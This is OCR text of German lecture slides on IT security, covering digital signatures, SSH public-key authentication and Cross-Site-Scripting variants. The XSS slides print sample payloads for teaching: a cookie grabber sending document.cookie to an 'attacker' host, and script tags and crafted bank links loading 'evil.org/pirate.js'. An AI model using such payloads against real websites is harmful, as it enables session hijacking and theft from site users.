


# Anwendungszweck [8] Digitale Signatur [4]

- Voraussetzung für die digitale Signatur ist eine vertrauensvolle **Beglaubigung** bzw. Bestätigung der Echtheit des öffentlichen Schlüssels
- Ansonsten kann sich zunächst jeder für Alice ausgeben
- In der Praxis wird das unter anderem realisiert durch
  - **Public-Key-Infrastruktur** (PKI): Eine Instanz die digitale Zertifikate ausstellen, verteilen und prüfen kann
  - **Web of Trust** (bspw. GnuPG): Dezentrale Alternative zum hierarchischen PKI-System
  - Manueller Austausch der öffentlichen Schlüssel bzw. manuelle Beglaubigung über Fingerprint (Public key)
  - [ … ]

# Anwendungszweck [9] Digitale Signatur [5]

- Fingerprint öffentlicher Schlüssel eines RSA-Schlüsselpaars



# Anwendungszweck [10] Digitale Signatur [6]

- Sofern die Echtheit eines öffentlichen Schlüssels bestätigt ist, können folgende Schutzziele erreicht werden
  - **Integrität**: Unberechtigte Veränderungen der Nachricht würden auffallen, da sich die Hashwerte bei der Verifikation unterscheiden
  - **Authentizität**: Empfänger einer Nachricht können nachprüfen, dass sie vom Sender stammen
  - **Nichtabstreitbarkeit**: Ein Sender einer Nachricht kann im Nachhinein nicht abstreiten (behaupten), dass er die Nachricht (nicht) versendet hat

# Anwendungszweck [11] Public-Key-Authentifizierung [1]

- Mit einem Passwort kann sich jemand gegenüber einem SSH-Server **authentifizieren** bzw. ausweisen
- Allerdings haben Passwörter einige Nachteile
  - Sichere Passwörter sind oftmals schwer zu behalten
  - Selbst wenn das Passwort über den gesicherten SSH Kanal gesendet wird, kann es auf der Remote Maschine **abgefangen** werden, falls das System kompromittiert wurde
  - Verschafft sich jemand Zugang zur Kennwortdatei, kann er das Passwort (Hashwert) möglicherweise »berechnen«
  - Bei jedem Passwortwechsel eines »shared accounts« (bspw. root für Administratoren) muss das neue Passwort jedem Teilnehmer mitgeteilt werden
  - [ … ]

# Anwendungszweck [12] Public-Key-Authentifizierung [2]


- Bei der Public-Key-Authentifizierung wird das Schlüsselpaar (privater und öffentlicher Schlüssel) für die **Anmeldung** bzw. Bestätigung der »Echtheit« gegenüber dem Server verwendet

- Nach der Generierung eines Schlüsselpaars
  - Der öffentliche Schlüssel wird auf dem Server abgelegt
  - Der private Schlüssel wird auf dem **eigenen** Rechner gespeichert und zusätzlich mit einem Passwort geschützt (optional, allerdings empfehlenswert!)

# Anwendungszweck [13] Public-Key-Authentifizierung [3]

- Vereinfachte Darstellung einer Public-Key-Authentifizierung
  - **Client**: »Hey Server, ich möchte mich an den bestehenden SSH-Account „siegfried“ anmelden«
  - **Server**: »Ok, aber zuerst musst du eine **Aufgabe** (challenge) lösen, um deine Identität zu beweisen. Diese übersende ich dir hiermit«
  - **Client**: »Ich akzeptiere die Aufgabe. Zum Beweis meiner Identität übersende ich dir das Ergebnis (authenticator), das ich durch die Verknüpfung deiner Aufgabe mit meinem privaten Schlüssel errechnet habe«
  - **Server**: »Danke für den **Authentifikator** (authenticator). Ich werde nun überprüfen, ob der Authentifikator mit dem öffentlichen Schlüssel des Accounts „siegfried“ übereinstimmt«

# Anwendungszweck [14] Public-Key-Authentifizierung [4]



# Anwendungszweck [15] Public-Key-Authentifizierung [5]

- Vorteile gegenüber der Authentifizierung mit Passwort
  - Es werden **zwei** geheime Komponenten (Passwort und privater Schlüssel) zur Authentifizierung benötigt
  - Weder das Passwort, noch der private Schlüssel wird zur Authentifizierung an den Server übertragen, sondern lediglich der **Authentikator**
  - Brute-Force Angriffe auf einen SSH-Server sind damit relativ aussichtslos
  - Kryptografische Schlüssel sind nahezu unmöglich zu berechnen bzw. zu erraten
  - [ ... ]

# 5. Kapitel - Bedrohungen, Angriffe und Gefahren

## 5. Web-basierte Angriffe

SQL-Injections, XSS und Co.

# Cross-Site-Scripting (XSS) [1]

- **Definition**: Ausnutzen von Schwachstellen in Webanwendungen, durch das Einschleusen von Schadcode in einen vertrauenswürdigen Kontext
- Hauptursache sind die mangelnde **Maskierung** oder **Validierung** von Benutzereingaben
- Ziel des Angreifers ist das Einschleusen von **Skriptcode**, der dann beim Aufruf einer Webseite vom Browser des »Opfers« ausgeführt wird
- Angriffsziel ist nicht der Webserver direkt, sondern Anwender der betroffenen Webseite

Welche Arten von XSS-Angriffen kennt ihr?

# Cross-Site-Scripting (XSS) [2] Varianten

- Es gibt **drei** grundlegende Varianten von Cross-Site-Scripting-Angriffen
  - reflektierte (engl. reflected)
  - persistente  (engl. persitent)
  - und DOM-basierte
- Das Ziel des Angreifers ist unabhängig von der Variante, die Ausführung von **Schadcode** (meist JavaScript) im Browser des Users
- Häufigste Szenarien bei einem XSS-Angriff
  - Entführen von Cookies (User Sessions)
  - Keylogging von Username und Passwort (addEventListener)
  - Phishing von Login-Informationen über die Manipulation des Document Object Model (DOM) im Browser

# Cross-Site-Scripting (XSS) [3] XSS-Schadcode

1 **Alert Popup**

```
<script type="text/javascript">alert("Escape untrusted data")</script>
```

2 **Cookie Grabber**

```
<script>
        window.location='http://attacker/?cookie='+document.cookie
</script>
```

3 **Skript nachladen**

```
<script src='http://evil.org/pirate.js'></script>
```

[ ... ]

# Cross-Site-Scripting (XSS) [4] Reflektiert

[...]
**Link**: www.bank.de/angebot.php?id=23**";</script><script src='http://evil.org/pirate.js'></script>**
[...]


1 Mail mit manipuliertem Link

</>


5 Browser vertraut dem bank.de Server und führt den Scriptcode aus

</>

6 Informations-abfluss

2 Aufruf des Links


</>

HTTP-Response **mit** Schadcode

4


3 Scriptcode nicht entfernt bzw. erkannt

# Cross-Site-Scripting (XSS) [5] Persistent



# Cross-Site-Scripting (XSS) [6] Einschub DOM

- Document Object Model (DOM) dient als **Schnittstelle** für den Zugriff auf HTML- oder XML-Dokumente
- Wenn eine Seite im Browser geladen wird, erstellt der Browser ein DOM der Webseite
- DOM-Knoten bzw. Elemente lassen sich über JavaScript dynamisch im Browser hinzufügen, verändern oder löschen



# Cross-Site-Scripting (XSS) [7] DOM-basiert

[...]
**Link**: www.bank.de/angebot.php?id=23**#<script src='http://evil.org/pirate.js'></script>**
[...]


1 Mail mit manipuliertem Link

</>


5 Browser führt das verwundbare Skript lokal aus und bindet Schadcode nachträglich in die Webseite ein

</>

6 Informations-abfluss

2 Aufruf des Links

4 HTTP-Response **ohne** Schadcode

3 Verarbeiten der Anfrage (Schadcode nicht übermittelt)

# Cross-Site-Scripting (XSS) [8] Unterschiede [1]

- Bei **Reflected-** und **Persistent-XSS** bindet der **Webserver** den Schadcode in die Webseite ein und übermittelt ihn als Teil der HTTP-Response
- Sobald der Browser die Antwort erhält, nimmt er an, dass der Schadcode ein Teil des »vertrauenswürdigen« Inhalts darstellt und führt ihn automatisch aus

- Bei **DOM-basierten XSS** wird der Schadcode nicht vom Webserver eingebunden und somit auch nicht übermittelt
- Webserver übermittelt in seiner HTTP-Response lediglich ein »vertrauenswürdiges« Skript, das im Browser ausgeführt werden soll
- Skript verfügt über eine **Schwachstelle**, die sich von einem Angreifer ausnutzen lässt, um den DOM-Baum zu manipulieren bzw. zu erweitern
- Darüber lässt sich nachträglich Schadcode in die ursprünglich »saubere« Antwort vom Webserver einschmuggeln und ausführen

# Cross-Site-Scripting (XSS) [9] Unterschiede [2]


- Die Unterschiede sind nur marginal
  - Bei **Reflected-** und **Persistent-XSS** wird der Schadcode (bspw. JavaScript) ausgeführt, wenn der Webserver die Seite bearbeitet und als Teil der HTTP-Response übermittelt
  - Bei **DOM-basierten XSS** wird der Schadcode erst nach dem Erhalt der »sauberen« HTTP-Response eingefügt und dann vom Browser ausgeführt (Webserver gar nicht beteiligt)

XSS-Schwachstellen können auf der Server- **und** Clientseite auftreten

DOM-basierte XSS sind weitaus schwerer zu identifizieren

# Cross-Site-Scripting (XSS) [10] OWASP

- Risikobewertung von XSS-Angriffen durch das OWASP Risk-Rating-Modell




| Anwendungs-spezifisch | Ausnutzbarkeit DURSCHNITTLICH | Verbreitung AUSSERGEW. HÄUFIG | Auffindbarkeit EINFACH | Auswirkung Mittel | Anwendungs-/ Geschäftsspezifisch |
|---|---|---|---|---|---|
| Jeder, der nicht ausreichend geprüfte Daten an das System übermitteln kann: externe und interne Nutzer, sowie Administratoren. | Der Angreifer sendet textbasierte Angriffsskripte, die Eigenschaften des Browsers ausnutzen. Fast jede Datenquelle kann einen Angriffsvektor beinhalten, auch interne Quellen wie Datenbanken. | XSS ist die am weitesten verbreitete Schwachstelle in Webanwendungen. XSS-Schwachstellen treten dann auf, wenn die Anwendung vom Benutzer eingegebene Daten übernimmt, ohne sie hinreichend zu validieren und Metazeichen als Text zu kodieren. Es gibt drei Typen von XSS-Schwachstellen: 1) Persistent, 2) nicht-persistent/reflektiert, und 3) DOM-basiert (lokal). Die meisten XSS-Schwachstellen sind verhältnismäßig einfach mit Hilfe von Tests oder Code-Analyse zu erkennen. | | Angreifer können Skripte im Browser des Opfers ausführen und die Session übernehmen, Webseiten entstellen, falsche Inhalte einfügen, Benutzer umleiten, den Browser des Benutzers durch Malware übernehmen. | Berücksichtigen Sie den geschäftlichen Nutzen des betroffenen Systems und der verarbeiteten Daten. Bedenken Sie ebenfalls die Auswirkung auf das Unternehmen bei Bekanntwerden der Schwachstelle. |

Weitere Infos zu XSS: Excess XSS

# 5. Kapitel - Bedrohungen, Angriffe und Gefahren

## 6. Social Engineering

»Soziale« Manipulation

# Social Engineering [1]

